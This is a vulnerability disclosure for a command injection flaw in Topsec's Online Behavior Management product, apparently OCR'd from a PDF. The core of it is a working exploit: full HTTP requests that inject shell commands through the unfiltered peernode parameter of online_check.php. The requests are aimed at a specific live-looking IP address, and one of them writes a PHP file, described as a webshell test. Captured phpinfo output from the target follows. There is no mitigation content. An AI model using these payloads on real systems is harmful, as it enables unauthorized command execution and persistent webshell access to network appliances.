Topsec-Online behavior management command execution vulnerability

1. Vulnerability description

Topsec - Online behavior management has a command execution vulnerability that could allow an attacker to gain control of the server.

2. Impact of vulnerabilities


Topsec-Online behavior management

3. Vulnerability location

/view/vpn/autovpn/online_check.php

4. Code analysis


In the post request, the peernode parameter is not filtered and is directly spliced into the exec function, causing an arbitrary command execution vulnerability.



5. Recurrence of vulnerabilities

Case：https://222.222.99.216:9998/


1. Login interface as shown in the picture.




2. Construct a data packet and change the peernode parameter to 'id+>1. txt' to execute any command

```
GET /view/vpn/autovpn/online_check.php?peernode=`id>1.txt` HTTP/1.1
Host: 222.222.99.216:9998
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0)
Gecko/20100101 Firefox/125.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-
US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Sec-GPC: 1
Connection: close
Cookie: PHPSESSID=96b9113aa86fe2ff3a052a9850e56644
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
```

X-Remote-Addr: 0000:0000:0000::0000




visit /view/vpn/autovpn/1.txt




You can also write webshell, here use phpinfo to test

/view/vpn/autovpn/online_check.php?peernode=`echo+"<?php+phpinfo();?>"+>1.php`



visit /view/vpn/autovpn/1.php


Go
Cancel
Target: https://222.222.99.216:9998
Request
Raw
Params
Headers
Hex
GET /view/vpn/autovpn/1.php HTTP/1.1
Host: 222.222.99.216:9998
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0) Gecko/20100101
Firefox/125.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Sec-GPC: 1
Connection: close
Cookie: PHPSESSID=96b9113aa86fe2ff3a052a9850e56644
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
Response
Raw
Headers
Hex
HTML
Render
MarkInfo
PHP Version 5.2.8
System
Linux HOSTNAME 3.2.30 #267 SMP Thu Nov 10 17:20:14 CST 2016 i686
Build Date
Mar 26 2009 11:50:13
Configure Command
'./configure' '--prefix=/usr/local/php' '--enable-fastcgi' '--enable-discard-path'
'--enable-force-cgi-redirect' '--with-mysql=/usr/local/mysql'
'--with-mysqli=/usr/local/mysql/bin/mysql_config' '--with-adodb'
'--with-jpeg-dir=/usr/local/jpeg' '--with-png-dir=/usr/local/libpng'
'--with-gettext=/usr/local/gettext' '--with-ttf' '--with-gd' '--enable-gd-native-ttf'
'--enable-mbstring' '--disable-debug' '--enable-sockets'
Server API
CGI/FastCGI
Virtual Directory Support
disabled
Configuration File (php.ini) Path
/usr/local/php/lib
Loaded Configuration File
/usr/local/php-5.2.8/lib/php.ini
Scan this dir for additional .ini files
(none)
additional .ini files parsed
(none)
PHP API
20041225